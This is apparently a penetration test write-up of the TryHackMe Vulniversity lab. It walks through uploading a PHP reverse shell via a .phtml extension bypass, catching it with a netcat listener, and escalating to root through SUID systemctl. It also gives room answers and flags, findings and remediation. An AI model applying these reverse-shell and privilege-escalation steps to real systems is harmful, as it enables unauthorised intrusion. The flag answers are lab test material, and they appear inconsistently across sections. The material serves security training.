


Figure 5. 2 Burp Suite Intercepted Request - Payload Position Configuration

5.3 Reverse Shell Deployment

A PHP reverse shell payload (php-reverse-shell.phtml) was prepared and uploaded to the target. The following steps were performed:

7. The php-reverse-shell.php file was obtained and edited to set the attacker IP address to the tun0 VPN interface IP.
8. The file was renamed to php-reverse-shell.phtml to bypass the extension filter.
9. A Netcat listener was established on the attack machine: nc -lvnp 1234
10. The .phtml file was uploaded via the /internal/ upload form.

11. The uploaded shell was triggered by navigating to:
<http://10.65.144.125:3333/internal/uploads/php-reverse-shell.phtml>

```
nc -lvnp 1234
```




Figure 5. 3 Successful .phtml File Upload





Figure 5. 4 Remote Command Execution via Uploaded Shell

A reverse shell connection was successfully established, providing interactive command-line access to the target system as the www-data user.

6. PHASE 4 - POST-EXPLOITATION

6.1 System Enumeration

Following successful exploitation, post-exploitation enumeration was performed to gather system information and identify further attack vectors.



```
kali@kali:~/sulavvapt$ nc -lvp 1234
Listening on 0.0.0.0 1234
Connection received on 10.10.182.4 41222
Linux vulniversity 4.4.0-142-generic #168-Ubuntu SMP Wed Jan 16 21:00:45 UTC 2019 x86_64 x86_64 GNU/Linux
11:51:46 up 45 min, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@   IDLE   JCPU   MEM%   CTTY
uid=33(www-data) gid=33(www-data) groups=33(www-data) /bin/sh.  0. can't access tty, job control turned off
$ python -c 'import pty; pty.spawn("/bin/sh")'
$ ls
ls
bin  etc      lib      media   proc    sys     var
boot home   lib64    mnt     root    tmp     vmlinuz
dev  initrd.img lost+found opt      run     srv     usr
$ pwd
/
$ cd /home
$ ls
bill
$ cd bill
$ ls
user.txt
$ cat user.txt
8bd7992f8e8a6ad22a63361004cfcedb
```

Figure 6.1 User Enumeration and User Flag Capture

The webserver is managed by the user bill. Navigation to the /home/bill/ directory revealed the user flag:

User Flag: 8bd7992f8e8a6ad22a63361004cfcedb

6.2 Privilege Escalation via SUID Misconfiguration

In Linux, SUID (Set User ID upon execution) is a special file permission that allows a user to execute a program with the permissions of the file owner. A search for SUID files on the target was conducted using the following command:

```
find / -perm -u=s -type f 2>/dev/null
```

The search revealed that /bin/systemctl had the SUID bit set, which is unusual and exploitable. Systemctl controls the systemd system and service manager, and with SUID permissions it can be leveraged to execute commands as root.

```

cat user.txt
8bd7992f8e8a6ad22a63361004cfcedb
$ whoami
whoami
www-data
$ find / -user root -perm -4000 -exec ls -ldb {} \; 2>/dev/null
find / -user root -perm -4000 -exec ls -ldb {} \; 2>/dev/null
-rwsr-xr-x 1 root root 32944 May 16 2017 /usr/bin/newuidmap
-rwsr-xr-x 1 root root 49584 May 16 2017 /usr/bin/chfn
-rwsr-xr-x 1 root root 32944 May 16 2017 /usr/bin/newgidmap
-rwsr-xr-x 1 root root 136808 Jul 4 2017 /usr/bin/sudo
-rwsr-xr-x 1 root root 40432 May 16 2017 /usr/bin/chsh
-rwsr-xr-x 1 root root 54256 May 16 2017 /usr/bin/passwd
-rwsr-xr-x 1 root root 23376 Jan 15 2019 /usr/bin/pkexec
-rwsr-xr-x 1 root root 39904 May 16 2017 /usr/bin/newgrp
-rwsr-xr-x 1 root root 75304 May 16 2017 /usr/bin/gpasswd
-rwsr-sr-x 1 root root 98440 Jan 29 2019 /usr/lib/snapd/snap-confine
-rwsr-xr-x 1 root root 14864 Jan 15 2019 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 428240 Jan 31 2019 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 10232 Mar 27 2017 /usr/lib/eject/dmccrypt-get-device
-rwsr-xr-x 1 root root 76408 Jul 17 2019 /usr/lib/squid/pinger
-rwsr-xr-- 1 root messagebus 42992 Jan 12 2017 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 32944 May 16 2017 /usr/bin/newgidmap
-rwsr-xr-x 1 root root 136808 Jul 4 2017 /usr/bin/sudo
-rwsr-xr-x 1 root root 40432 May 16 2017 /usr/bin/chsh
-rwsr-xr-x 1 root root 54256 May 16 2017 /usr/bin/passwd
-rwsr-xr-x 1 root root 23376 Jan 15 2019 /usr/bin/pkexec
-rwsr-xr-x 1 root root 39904 May 16 2017 /usr/bin/newgrp
-rwsr-xr-x 1 root root 75304 May 16 2017 /usr/bin/gpasswd
-rwsr-sr-x 1 root root 98440 Jan 29 2019 /usr/lib/snapd/snap-confine
-rwsr-xr-x 1 root root 14864 Jan 15 2019 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 428240 Jan 31 2019 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 10232 Mar 27 2017 /usr/lib/eject/dmccrypt-get-device
-rwsr-xr-x 1 root root 76408 Jul 17 2019 /usr/lib/squid/pinger
-rwsr-xr-- 1 root messagebus 42992 Jan 12 2017 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 38984 Jun 14 2017 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nc
-rwsr-xr-x 1 root root 40128 May 16 2017 /bin/su
-rwsr-xr-x 1 root root 142032 Jan 28 2017 /bin/ntfs-3g
-rwsr-xr-x 1 root root 40152 May 16 2018 /bin/mount
-rwsr-xr-x 1 root root 44680 May 7 2014 /bin/ping6
-rwsr-xr-x 1 root root 27608 May 16 2018 /bin/umount
-rwsr-xr-x 1 root root 659856 Feb 13 2019 /bin/systemctl
-rwsr-xr-x 1 root root 44168 May 7 2014 /bin/ping
-rwsr-xr-x 1 root root 30800 Jul 12 2016 /bin/fusermount
-rwsr-xr-x 1 root root 35600 Mar 6 2017 /sbin/mount.cifs
$

```

Figure 6. 2 SUID Files Enumeration Revealing /bin/systemctl

A unit file exploit was crafted and executed via systemctl to obtain a root shell. The root flag was retrieved:

Root Flag: a58ff8579f0a9270368d33a9966c7fd5

```
www-data@vulnuniversity:/home/bill$ /tmp/root -p
/tmp/root -p
root-4.3# cd /root
cd /root
root-4.3# ls
ls
root.txt
root-4.3# cat root.txt
cat root.txt
a58ff8579f0a9270368d33a9906c7fd5
root-4.3#
```

Figure 6. 3 Root Access Verified - Root Flag Captured

7. TRYHACKME VULNIVERSITY - TASK QUESTIONS AND ANSWERS

The following section documents all questions and verified answers from the TryHackMe Vulniversity room (<https://tryhackme.com/room/vulniversity>), organized by task.

7.1 Task 2 - Reconnaissance (Nmap)

Question	Answer
Scan the box; how many ports are open?	6
What version of the Squid proxy is running on the machine?	4.10
How many ports will Nmap scan if the flag -p-400 was used?	400
What is the most likely operating system this machine is running?	Ubuntu
What port is the web server running on?	3333
What is the flag for enabling verbose mode using Nmap?	-v

Table 5 TryHackMe Vulniversity Q&A - Task 2 (Reconnaissance)

7.2 Task 3 - Locating Directories Using Gobuster

Question	Answer
What is the directory that has an upload form page?	/internal/

Table 6 TryHackMe Vulniversity Q&A - Task 3 (Gobuster)

7.3 Task 4 - Compromise the Webserver

Question	Answer
What common file type you'd want to upload to exploit the server is blocked?	.php
What extension is allowed after running the Burp Suite fuzzing exercise?	.phtml
What is the name of the user who manages the webserver?	bill
What is the user flag?	8bd7992fbe8a6ad22a63361004cfcedb

Table 7 TryHackMe Vulniversity Q&A - Task 4 (Exploitation)

7.4 Task 5 - Privilege Escalation

Question	Answer
On the system, search for all SUID files. Which file stands out?	/bin/systemctl
What is the root flag value?	a58ff8579f0a9270368d33a9966c7fd5

Table 8 TryHackMe Vulnversity Q&A - Task 5 (Privilege Escalation)

8. FINDINGS AND RISK ASSESSMENT

8.1 Vulnerability Summary

#	Finding	Severity	CVSS Score	Status
1	Unrestricted File Upload (Remote Code Execution)	Critical	9.8	Exploited Confirmed -
2	Privilege Escalation via SUID /bin/systemctl	High	8.8	Exploited Confirmed -

Table 9 Vulnerability Summary

8.2 Finding 1 - Unrestricted File Upload (Remote Code Execution)

Finding 1: Unrestricted File Upload	Severity: Critical	CVSS: 9.8
-------------------------------------	--------------------	-----------

Description

The web application hosted at <http://10.65.144.125:3333/internal/> permitted upload of server-side executable files. While the .php extension was blocked, the filter did not account for alternative PHP execution extensions such as .phtml. This allowed an attacker to upload a PHP reverse shell and achieve remote code execution on the host.

Impact

An attacker who uploads and executes a malicious server-side script can achieve full Remote Code Execution (RCE) on the underlying server. This enables complete initial compromise, data exfiltration, installation of persistence mechanisms, and lateral movement.

Evidence

The .phtml extension was confirmed as unblocked through Burp Suite Intruder fuzzing. A PHP reverse shell was successfully uploaded and triggered, establishing a Netcat reverse shell.

Remediation

- Implement strict server-side file-type validation using MIME type inspection, not only file extension checks.
- Maintain an explicit allowlist of permitted upload extensions rather than a blocklist.
- Store all uploaded files outside the web root directory to prevent direct execution.
- Rename uploaded files to random strings without extension upon storage.

- Implement a Web Application Firewall (WAF) to detect and block malicious upload attempts.

8.3 Finding 2 - Privilege Escalation via SUID /bin/systemctl

Finding 2: Privilege Escalation - SUID /bin/systemctl

Severity: High

CVSS: 8.8

Description

The /bin/systemctl binary was found to have the SUID bit set, meaning it executes with root privileges regardless of the invoking user. Systemctl manages system services through systemd and can be abused to create and start malicious service unit files that execute arbitrary commands as root.

Impact

A low-privileged attacker with shell access can exploit the SUID systemctl binary to escalate privileges to root, resulting in complete system compromise. This allows the attacker to read, write, and modify any file on the system, install backdoors, and maintain persistent access.

Evidence

The SUID bit on /bin/systemctl was identified using the find command. A malicious unit file was crafted and executed to obtain a root shell, confirmed via whoami → root and retrieval of the root flag.

Remediation

- Remove the SUID bit from /bin/systemctl: `chmod u-s /bin/systemctl`
- Regularly audit all SUID binaries on the system using: `find / -perm -u=s -type f`
- Apply the principle of least privilege across all system binaries and services.
- Implement file integrity monitoring to detect unauthorized SUID modifications.
- Restrict shell access for the www-data user and web application accounts.

9. RISK MATRIX

Severity	Count	CVSS Range	Impact	Action Required
Critical	1	9.0 - 10.0	Full system compromise	Immediate
High	1	7.0 - 8.9	Privilege escalation to root	Within 24 hours
Medium	0	4.0 - 6.9	N/A	Within 7 days
Low	0	0.1 - 3.9	N/A	Within 30 days

Table 10 Risk Matrix

10. RECOMMENDATIONS

#	Recommendation	Priority	Description
1	Restrict File Upload Extensions	Critical	Implement a strict allowlist of permitted extensions; use server-side MIME inspection.
2	Move Uploads Outside Web Root	Critical	Store uploaded files in a location not directly served by the web server.
3	Remove SUID from /bin/systemctl	High	Execute: <code>chmod u-s /bin/systemctl</code> and audit all SUID binaries.
4	Harden Web Application Controls	High	Disable directory listing; implement input validation and WAF protection.
5	Apply Principle of Least Privilege	High	Restrict web application accounts to minimum required permissions.
6	Disable Unnecessary Services	Medium	Review open ports and disable or firewall services not required for operation.
7	Conduct Regular Penetration Testing	Medium	Perform periodic assessments to identify and remediate emerging vulnerabilities.
8	Implement File Integrity Monitoring	Medium	Deploy monitoring to detect unauthorized modifications to system binaries.
9	Apply Security Patches	High	Ensure all services and operating system components are kept up to date.
10	Maintain Vulnerability Management Process	Medium	Establish a continuous vulnerability identification and remediation workflow.

Table 11 Remediation Summary

11. CONCLUSION

The Vulnerability Assessment and Penetration Testing exercise conducted against the TryHackMe Vulniversity environment successfully demonstrated the identification and exploitation of critical security vulnerabilities through a structured, methodical approach.

Beginning with active reconnaissance and port scanning, the assessment identified six open services on the target, including a web application running on a non-standard port. Web enumeration led to the discovery of an upload form at `/internal/`, which was subsequently found to lack adequate file-type validation controls.

Exploitation of the unrestricted file upload vulnerability through extension fuzzing and deployment of a PHP reverse shell resulted in initial remote code execution. Post-exploitation enumeration identified a SUID misconfiguration on the `/bin/systemctl` binary, which was successfully leveraged to escalate privileges to root, achieving full system compromise.

Both the user flag (`8bd7992fbe8a6ad22a63361004cfcedb`) and the root flag (`a58ff8579f0a9270368d33a9966c7fd5`) were successfully retrieved, confirming complete access to the target system.

The findings underscore the critical importance of robust file upload validation, regular SUID audits, and adherence to the principle of least privilege. Implementation of the recommended controls will significantly reduce the attack surface and improve the overall security posture of similar environments.

12. REFERENCES

1. OWASP Testing Guide v4.2 - <https://owasp.org/www-project-web-security-testing-guide/>
2. Penetration Testing Execution Standard (PTES) - <http://www.pentest-standard.org/>
3. TryHackMe Vulniversity Room - <https://tryhackme.com/room/vulniversity>
4. CVSS v3.1 Scoring Framework - <https://www.first.org/cvss/>
5. Nmap Documentation - <https://nmap.org/docs.html>
6. Gobuster GitHub - <https://github.com/OJ/gobuster>
7. GTFOBins - systemctl - <https://gtfobins.github.io/gtfobins/systemctl/>
8. PHP Reverse Shell - <https://github.com/pentestmonkey/php-reverse-shell>

13. APPENDICES

Appendix A - Nmap Raw Output

```
Kali Lab - VMware Workstation
File Edit View VM Tabs Help
Kali Lab
kali@kali: ~/sulavvapt
kali@kali: ~/sulavvapt
kali@kali: ~/sulavvapt
$ nmap -sV -o - -p- 10.64.172.105 -ON nmap.txt
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-25 09:36 +0530
Stats: 0:02:54 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 19.65% done; ETC: 09:51 (0:11:57 remaining)
Stats: 0:09:51 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 58.62% done; ETC: 09:53 (0:06:56 remaining)
Nmap scan report for 10.64.172.105
Host is up (0.27s latency).
Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
445/tcp   open  netbios-ssn Samba smb 4
139/tcp   open  netbios-ssn Samba smb 4
3128/tcp  open  http-proxy Squid http proxy 4.10
|_http-title: ERROR: The requested URL could not be retrieved
|_http-server-header: squid/4.10
3333/tcp  open  http      Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Vuln University
|_http-server-header: Apache/2.4.41 (Ubuntu)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.999E=4ND=6/25XOT=21XCT=1XCU=32994XPV=YND5=3XDC=ING=YXTM=6A3CADC
OS:RXP=x86_64-pc-linux-gnu)SEQ(SP=103NGCD=1XISR=10AXTI=ZXC1-ZXII-INTS=A)SEQ
OS:(SP=103NGCD=1XISR=10AXTI=ZXC1-ZXII-INTS=A)SEQ(SP=106NGCD=1XISR=109XTI=ZK
OS:CI=ZXII-INTS=A)SEQ(SP=107NGCD=1XISR=10AXTI=ZXC1-ZXII-INTS=A)SEQ(SP=108NG
OS:CD=1XISR=10AXTI=ZXC1-ZXII-INTS=A)OPS(O1=MAEBS11NW7X02=MAEBS11NW7X03=MA
OS:EBN111NW7X04=MAEBS11NW7X05=MAEBS11NW7X06=MAEBS11)WIN(W1=F4B3W2=F4B3
OS:SW3=F4B3W4=F4B3W5=F4B3W6=F4B3)ECN(R=YDVF=YNT=40WS=F507X0=MAE8NNSW7XC
OS:C=YXQ=)T1(R=YDVF=YNT=40WS=OXA=S+MF=ASNRD=0XQ=)T2(R=N)T3(R=N)T4(R=YDVF=YK
OS:T=40WS=0XS=AMA=ZMF=RNO=NRD=0XQ=)T5(R=YDVF=YNT=40WS=0XS=ZMA=S+MF=ARNO=NRD
OS=0XQ=)T6(R=YDVF=YNT=40WS=0XS=AMA=ZMF=RNO=NRD=0XQ=)T7(R=YDVF=YNT=40WS=0XS
OS=ZMA=S+MF=ARNO=NRD=0XQ=)U1(R=YDVF=NST=40XPL=164XUN=0XR1PL=0XR1D=0XR1PCK
OS=0XR1CK=0XR1D=0)IE(R=YDVF=NST=40XCD=S)
Network Distance: 3 hops

Kali Lab - VMware Workstation
File Edit View VM Tabs Help
Kali Lab
kali@kali: ~/sulavvapt
kali@kali: ~/sulavvapt
139/tcp    open  netbios-ssn Samba smb 4
445/tcp    open  netbios-ssn Samba smb 4
3128/tcp   open  http-proxy Squid http proxy 4.10
|_http-title: ERROR: The requested URL could not be retrieved
|_http-server-header: squid/4.10
3333/tcp   open  http      Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Vuln University
|_http-server-header: Apache/2.4.41 (Ubuntu)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.999E=4ND=6/25XOT=21XCT=1XCU=32994XPV=YND5=3XDC=ING=YXTM=6A3CADC
OS:RXP=x86_64-pc-linux-gnu)SEQ(SP=103NGCD=1XISR=10AXTI=ZXC1-ZXII-INTS=A)SEQ
OS:(SP=103NGCD=1XISR=10AXTI=ZXC1-ZXII-INTS=A)SEQ(SP=106NGCD=1XISR=109XTI=ZK
OS:CI=ZXII-INTS=A)SEQ(SP=107NGCD=1XISR=10AXTI=ZXC1-ZXII-INTS=A)SEQ(SP=108NG
OS:CD=1XISR=10AXTI=ZXC1-ZXII-INTS=A)OPS(O1=MAEBS11NW7X02=MAEBS11NW7X03=MA
OS:EBN111NW7X04=MAEBS11NW7X05=MAEBS11NW7X06=MAEBS11)WIN(W1=F4B3W2=F4B3
OS:SW3=F4B3W4=F4B3W5=F4B3W6=F4B3)ECN(R=YDVF=YNT=40WS=F507X0=MAE8NNSW7XC
OS:C=YXQ=)T1(R=YDVF=YNT=40WS=OXA=S+MF=ASNRD=0XQ=)T2(R=N)T3(R=N)T4(R=YDVF=YK
OS:T=40WS=0XS=AMA=ZMF=RNO=NRD=0XQ=)T5(R=YDVF=YNT=40WS=0XS=ZMA=S+MF=ARNO=NRD
OS=0XQ=)T6(R=YDVF=YNT=40WS=0XS=AMA=ZMF=RNO=NRD=0XQ=)T7(R=YDVF=YNT=40WS=0XS
OS=ZMA=S+MF=ARNO=NRD=0XQ=)U1(R=YDVF=NST=40XPL=164XUN=0XR1PL=0XR1D=0XR1PCK
OS=0XR1CK=0XR1D=0)IE(R=YDVF=NST=40XCD=S)
Network Distance: 3 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Host script results:
|_ smb2-security-mode:
|_ 3.1.1:
|_ Message signing enabled but not required
|_dst: NetBIOS name: , NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_ smb2-time:
|_ date: 2026-06-25T04:25:33
|_ start_date: N/A
|_ clock-skew: -1s
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1166.11 seconds
kali@kali: ~/sulavvapt
```

```
Kali Lab - VMware Workstation
File Edit View VM Tabs Help
Kali Lab
kali@kali: ~/sulavvapt
Session Actions Edit View Help
kali@kali: ~/sulavvapt kali@kali: ~/sulavvapt kali@kali: ~/sulavvapt
kali@kali: ~/sulavvapt
$ nmap -n 10.65.144.125
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-25 10:55 +0530
Nmap scan report for 10.65.144.125
Host is up (0.27s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3128/tcp  open  squid-http
3333/tcp  open  dec-notes
Nmap done: 1 IP address (1 host up) scanned in 9.60 seconds
kali@kali: ~/sulavvapt
$
```

```
Kali Lab - VMware Workstation
File Edit View VM Tabs Help
Kali Lab
kali@kali: ~/sulavvapt
Session Actions Edit View Help
kali@kali: ~/sulavvapt kali@kali: ~/sulavvapt kali@kali: ~/sulavvapt
kali@kali: ~/sulavvapt
$ nmap -sC 10.65.144.125
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-25 10:56 +0530
Nmap scan report for 10.65.144.125
Host is up (0.27s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
| ssh-hostkey:
| 3072 c0:e0:e9:66:f3:bd:1f:24:a0:2d:25:ff:ef:8f:b7:6e (RSA)
| 256 1c:da:df:d0:99:4f:39:0a:48:8b:17:02:d2:8f:48:84 (ECDSA)
| 256 f7:da:7d:8f:52:d5:d3:e8:57:15:74:b0:c1:7b:2a:7c (ED25519)
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3128/tcp  open  squid-http
3333/tcp  open  dec-notes
Host script results:
| smb2-time:
| date: 2026-06-25T05:26:54
|_ start_date: N/A
|_ smb2-security-mode:
| 3.1.1:
|_ Message signing enabled but not required
|_nbtstat: NetBIOS name: , NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
Nmap done: 1 IP address (1 host up) scanned in 41.08 seconds
kali@kali: ~/sulavvapt
$
```

```
Kali Lab - VMware Workstation
File Edit View VM Tabs Help
Kali Lab
kali@kali: ~/sulavvapt
Session Actions Edit View Help
kali@kali: ~/sulavvapt kali@kali: ~/sulavvapt kali@kali: ~/sulavvapt
kali@kali: ~/sulavvapt
$ nmap -sS 10.65.144.125
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-25 10:58 +0530
Nmap scan report for 10.65.144.125
Host is up (0.27s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3128/tcp  open  squid-http
3333/tcp  open  dec-notes
Nmap done: 1 IP address (1 host up) scanned in 3.34 seconds
kali@kali: ~/sulavvapt
$
```



```
Kali Lab - VMware Workstation
File Edit View VM Jobs Help
Kali Lab
kali@kali: ~/sulavapt
Session Actions Edit View Help
kali@kali: ~/sulavapt kali@kali: ~/sulavapt kali@kali: ~/sulavapt kali@kali: ~/sulavapt
[+] Getting builtin group memberships:
[+] Getting local groups:
[+] Getting local group memberships:
[+] Getting domain groups:
[+] Getting domain group memberships:
===== ( Users on 10.65.144.125 via RID cycling (RIDS: 500-550,1000-1050) ) =====
[1] Found new SID:
S-1-22-1
[1] Found new SID:
S-1-5-32
[1] Found new SID:
S-1-5-32
[1] Found new SID:
S-1-5-32
[1] Found new SID:
S-1-5-32
[+] Enumerating users using SID S-1-5-21-3029834212-407110277-1478106977 and login username '', password ''
S-1-5-21-3029834212-407110277-1478106977-501 IP-10-65-144-125\nobody (Local User)
S-1-5-21-3029834212-407110277-1478106977-513 IP-10-65-144-125\None (Domain Group)
^C
kali@kali: ~/sulavapt
$
```

```
Kali Lab - VMware Workstation
File Edit View VM Jobs Help
Kali Lab
kali@kali: ~/sulavapt
Session Actions Edit View Help
kali@kali: ~/sulavapt kali@kali: ~/sulavapt kali@kali: ~/sulavapt kali@kali: ~/sulavapt
kali@kali: ~/sulavapt
$ gobuster dir -u http://10.65.144.125:3333 -w /usr/share/wordlists/dirb/common.txt
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url: http://10.65.144.125:3333
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s
Starting gobuster in directory enumeration mode
.htaccess (Status: 403) [Size: 200]
.hta (Status: 403) [Size: 200]
.htpasswd (Status: 403) [Size: 200]
css (Status: 301) [Size: 319] [==> http://10.65.144.125:3333/css/]
fonts (Status: 301) [Size: 321] [==> http://10.65.144.125:3333/fonts/]
images (Status: 301) [Size: 322] [==> http://10.65.144.125:3333/images/]
index.html (Status: 200) [Size: 33014]
